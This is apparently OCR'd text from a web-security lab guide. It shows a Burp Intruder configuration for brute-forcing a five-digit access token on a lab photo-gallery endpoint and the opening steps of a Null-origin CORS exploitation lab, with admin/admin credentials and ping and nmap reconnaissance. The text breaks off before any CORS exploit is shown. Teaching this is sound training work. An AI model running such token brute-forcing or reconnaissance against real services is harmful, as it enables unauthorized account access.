
Note: Make sure to replace the access code in the above request with the one you get back from the request before this one.





Task 3. Discover another token vulnerability


At **/photos/me?access_token=[code]** you are able to bruteforce the valid token. This will require the following Burp Intruder configuration:

```
GET /photos/me?access_token=§§ HTTP/1.1
Host: gallery:3005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × ...
Target Positions Payloads Resource Pool Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /photos/me?access_token=§§ HTTP/1.1
Host: gallery:3005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear
1 payload position
Length: 343
Burp Suite Commu...
Burp Suite Commun...
1 2 3 4 10:52


Burp Suite Community Edition v2021.10.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × ...
Target Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 100,000
Payload type: Numbers
Request count: 100,000
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 99999
To: 00000
Step: -1
How many:
Number format
Base: Decimal Hex
Min integer digits: 5
Max integer digits: 5
Min fraction digits: 0
Burp Suite Commu...
Burp Suite Commun...
1 2 3 4 10:45





This way, an attacker is able to compromise active tokens via bruteforce in an unlimited way. Note, that in a real application there might be multiple active tokens. As we have just one active token, the time for bruteforcing it might be much longer.


Null Origin Exploitation

In this lab, you will learn to leverage misconfigured CORS (Null origin) to steal data from a vulnerable page.

Lab Environment

In this lab environment, the user will get access to a Kali GUI instance. A vulnerable PHP application can be accessed using the tools installed on Kali at http://demo.ine.local.

Objective: Exploit the vulnerable application to perform Null Origin exploitation and steal the contents of the secret page.



User Information

Use the following credentials to log in to the web app:

Username: admin

Password: admin

Tools

The best tools for this lab are:

- Burp Suite
- Netcat
- Nmap
- Python
- A web browser

Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!


Solution

Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

ping -c3 demo.ine.local




The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command:

nmap -sS -sV demo.ine.local




Port 80 is open on the target server. Apache web server is running on that port.

Step 4: Check the web application available on port 80.

Open the following URL:


URL: http://demo.ine.local




A login page is provided to us.

Step 5: Configure Burp Suite.


Launch Burp Suite:




Create a temporary project:




Use Burp's default settings:



Burp Suite is started:

